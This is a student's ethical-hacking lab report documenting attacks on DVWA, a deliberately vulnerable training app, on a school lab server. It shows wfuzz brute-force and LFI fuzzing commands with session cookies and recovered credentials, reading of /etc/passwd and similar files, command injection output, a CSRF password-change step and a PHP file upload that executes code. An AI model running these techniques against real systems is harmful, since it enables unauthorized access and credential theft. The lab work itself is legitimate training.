

Labb 3 Ethical Hacking


Samuel Melin

3.12

a)

I watched the walkthrough and got some basics setup with burp together with foxy proxy.

Im on DVWA from the schools network through wireguard:



I also use the burp suite to capture requests and other information:

The screenshot shows the Burp Suite interface. On the left is a sidebar with navigation options: Home, Instructions, Setup / Reset DB, Brute Force (highlighted), Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, DVWA Security, PHP Info, About, and Logout. The main window displays a list of HTTP requests. The selected request is a GET request to `/1.1/vulnerabilities/brute/?username=admin&password=password&...`. The response is an HTML document titled "Vulnerability: Brute Force :: Damn Vulnerable Web Application (DVWA) v1.10 *Development*".

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port
41	http://192.168.194.11	GET	/1.1/index.php			200	7143	HTML	php	Welcome :: Damn Vul...			192.168.194.11		07:34:09.4 ...	8080
42	http://192.168.194.11	GET	/1.1/login.php			200	1851	HTML	php	Login :: Damn Vulnera...			192.168.194.11		07:35:29.4 ...	8080
44	http://192.168.194.11	GET	/1.1/			200	7055	HTML	1/	Welcome :: Damn Vul...			192.168.194.11		07:35:34.4 ...	8080
51	http://detectportal.firefox.c...	GET	/success.txt?ip=v4		✓	200	216	text	txt				34.107.221.82		07:38:59.4 ...	8080
52	http://detectportal.firefox.c...	GET	/success.txt?ip=v6		✓	200	216	text	txt				34.107.221.82		07:38:59.4 ...	8080
53	http://detectportal.firefox.c...	GET	/success.txt?ip=v4		✓	200	216	text	txt				34.107.221.82		07:48:34.4 ...	8080
54	http://detectportal.firefox.c...	GET	/success.txt?ip=v6		✓	200	216	text	txt				34.107.221.82		07:48:34.4 ...	8080
55	http://192.168.194.11	GET	/1.1/vulnerabilities/brute/			200	4657	HTML		Vulnerability: Brute Fo...			192.168.194.11		07:50:33.4 ...	8080
56	http://192.168.194.11	GET	/1.1/vulnerabilities/brute/?userna...		✓	200	4747	HTML		Vulnerability: Brute Fo...			192.168.194.11		07:50:41.4 ...	8080
59	http://192.168.194.11	GET	/hackable/users/			404	493	HTML		404 Not Found			192.168.194.11		07:51:00.4 ...	8080
60	http://192.168.194.11	GET	/hackable/			404	493	HTML		404 Not Found			192.168.194.11		07:51:05.4 ...	8080
61	http://192.168.194.11	GET	/hackable/			404	493	HTML		404 Not Found			192.168.194.11		07:51:08.4 ...	8080

The selected request details show a GET request to `/1.1/vulnerabilities/brute/?username=admin&password=password&...`. The response is an HTML document with the following structure:

```

1 HTTP/1.1 200 OK
2 Date: Wed, 04 Feb 2026 12:50:41 GMT
3 Server: Apache/2.4.29 (Ubuntu)
4 Expires: Tue, 23 Jun 2009 12:00:00 GMT
5 Cache-Control: no-cache, must-revalidate
6 Pragma: no-cache
7 Vary: Accept-Encoding
8 Content-Length: 4419
9 Keep-Alive: timeout=5, max=100
10 Connection: Keep-Alive
11 Content-Type: text/html; charset=utf-8
12
13 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
14 "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
15
16 <html xmlns="http://www.w3.org/1999/xhtml">
17
18 <head>
19 <meta http-equiv="Content-Type" content="text/html;
20 charset=UTF-8" />
21
22 <title>
23 Vulnerability: Brute Force :: Damn Vulnerable Web Application
24 (DVWA) v1.10 *Development*
25 </title>
26
27 <link rel="stylesheet" type="text/css" href="
28 /css/default.css" />
29

```

I logged in with Admin/Password and then tried to get more users throw the image and and going back in the path.

I tried documented the user names and tried first to run with hydra put it show 80 possible password in total that it could be. I could have stopped here and tried the diffrent usernames but then I would be locked out from DVWA.

Instead I tried wfuzz:

```

kali@kali: ~
Session Actions Edit View Help
└─$ ls /usr/share/wordlists
dirb          dnsmap.txt    fern-wifi    legion       nmap.lst     rockyou.txt.gz wfuzz
dirbuster     fasttrack.txt john.lst     metasploit   rockyou.txt  sqlmap.txt     wifite.txt

(kali@kali)-[~]
└─$ wfuzz --hs "incorrect" -c \
  -z file,/home/kali/Desktop/usernames.txt \
  -z file,/usr/share/wordlists/fasttrack.txt \
  -b 'security=low; PHPSESSID=52s84d4ldkpuibg8a5lq95l1u2' \
  'http://192.168.194.11/1.1/vulnerabilities/brute/index.php?username=FUZZ&password=FUZZ&Login=Login'
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled
against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's doc
umentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer *
*****

Target: http://192.168.194.11/1.1/vulnerabilities/brute/index.php?username=FUZZ&password=
FUZZ&Login=Login
Total requests: 1310

Install Theme
=====
ID           Response  Lines  Word  Chars  Payload
=====
000000106:    200       108 L   254 W   4419 Ch  "admin - password"
000000513:    200       108 L   254 W   4423 Ch  "gordonb - abc123"
000000781:    200       108 L   254 W   4419 Ch  "pablo - letmein"
000000892:    200       108 L   254 W   4421 Ch  "smithy - password"

```

I tried also with the rockyou.txt wordlist but it printed out several potential passwords.

b) I tried some injections on schools host:

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

DVWA Security

PHP Info

About

Logout

Vulnerability: Command Injection

Ping a device

Enter an IP address:

PING 192.168.94.11 (192.168.94.11) 56(84) bytes of data.

--- 192.168.94.11 ping statistics ---
4 packets transmitted, 0 received, 100% packet loss, time 3061ms

Vulnerability: Command Injection

Ping a device

Enter an IP address:

```
\n";
if( $vulnerabilityFile == 'impossible.php' )
    $page[ 'body' ] .= " " . tokenField();
$page[ 'body' ] .= "
```

404 Not Found x 404 Not Found x +

8.194.11/1.1/vulnerabilities/exec/#

Kali NetHunter Exploit-DB Google Hacking DB

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

DVWA Security

PHP Info

About

Logout

vulnerability: Command Injection

Ping a device

Enter an IP address:

PING 192.168.94.11 (192.168.94.11) 56(84) bytes of data.

--- 192.168.94.11 ping statistics ---
4 packets transmitted, 0 received, 100% packet loss, time 3064ms


```
www-data
pentestserver
enp6s18: flags=4163  mtu 1500
    inet 192.168.194.11  netmask 255.255.255.0  broadcast 192.168.194.255
    inet6 fe80::be24:11ff:fe61:3f9e  prefixlen 64  scopeid 0x20
    ether bc:24:11:61:3f:9e  txqueuelen 1000  (Ethernet)
    RX packets 655990  bytes 65450822 (65.4 MB)
    RX errors 0  dropped 138300  overruns 0  frame 0
    TX packets 178620  bytes 343230029 (343.2 MB)
    TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

lo: flags=73  mtu 65536
    inet 127.0.0.1  netmask 255.0.0.0
    inet6 ::1  prefixlen 128  scopeid 0x10
    loop txqueuelen 1000  (Local Loopback)
    RX packets 2131552  bytes 193387319 (193.3 MB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 2131552  bytes 193387319 (193.3 MB)
    TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0
```


```
brute
captcha
csp
csrf
exec
fi
javascript
sqli
sqli_blind
upload
view_help.php
view_source.php
view_source_all.php
weak_id
xss_d
xss_r
xss_s
```

There are some websites with good documentation on what you can do further, but for now this proves that you can do command injection.

c) Step - 1 capture the request:




Step - 2 use the link to change the password (this can be sent to somebody else to change the password.):



Security is set to low for now.

d) Here i browse around in the directory:



Here is /etc/passwd:



Then i ran some tests with wfuzz to see if I could find more files:

```

kali@kali: ~
Session Actions Edit View Help

(kali@kali)-[~]
$ wfuzz -c -w /usr/share/seclists/Fuzzing/LFI/LFI-gracefulsecurity-linux.txt -b "security=low; PHPSESSID=rrf09ughqoilf42lm362b12227" "http://192.168.194.11/1.1/vulnerabilities/fi/?page=../.. /hackable/flags/FUZZ.php"
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****


Target: http://192.168.194.11/1.1/vulnerabilities/fi/?page=../.. /hackable/flags/FUZZ.php
Total requests: 881

=====
ID           Response  Lines  Word      Chars      Payload
=====
0000000001:  200        82 L    199 W      3250 Ch    "/etc/passwd"
0000000024:  200        82 L    199 W      3250 Ch    "/etc/grub.conf"
0000000015:  200        82 L    199 W      3250 Ch    "/etc/cron.deny"
0000000003:  200        82 L    199 W      3250 Ch    "/etc/aliases"
0000000007:  200        82 L    199 W      3250 Ch    "/etc/apache2/httpd.conf"
0000000025:  200        82 L    199 W      3250 Ch    "/etc/hosts"
0000000017:  200        82 L    199 W      3250 Ch    "/etc/cups/cupsd.conf"
0000000014:  200        82 L    199 W      3250 Ch    "/etc/cron.allow"
0000000016:  200        82 L    199 W      3250 Ch    "/etc/crontab"
0000000013:  200        82 L    199 W      3250 Ch    "/etc/chron.conf"
0000000019:  200        82 L    199 W      3250 Ch    "/etc/fstab"
0000000018:  200        82 L    199 W      3250 Ch    "/etc/exports"
0000000012:  200        82 L    199 W      3250 Ch    "/etc/chrootUsers"
0000000008:  200        82 L    199 W      3250 Ch    "/etc/at.allow"
0000000009:  200        82 L    199 W      3250 Ch    "/etc/at.deny"
0000000011:  200        82 L    199 W      3250 Ch    "/etc/bootptab"
0000000010:  200        82 L    199 W      3250 Ch    "/etc/bashrc"
0000000006:  200        82 L    199 W      3250 Ch    "/etc/apache2/apache2.conf"
0000000005:  200        82 L    199 W      3250 Ch    "/etc/apache2/.htpasswd"

```


This was for LFI and I could find more at this time with the current used wordlist. I couldn't succeed with doing RFI on the schools server. I need to do some portforwarding to be able to do that.

e) Did a tiny php script for upload:




```
kali@kali: ~/Desktop
Session Actions Edit View Help
GNU nano 8.6 info.php *
<?php
phpinfo();
?>
```


Its now uploaded:



Lets go to the path and run it:



And we get to this page since it ran the script:



PHP Version 5.6.40-13+ubuntu18.04.1+deb.sury.org+1

System	Linux pentestserver 4.15.0-70-generic #79-Ubuntu SMP Tue Nov 12 10:36:11 UTC 2019 x86_64
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/5.6/apache2
Loaded Configuration File	/etc/php/5.6/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/5.6/apache2/conf.d
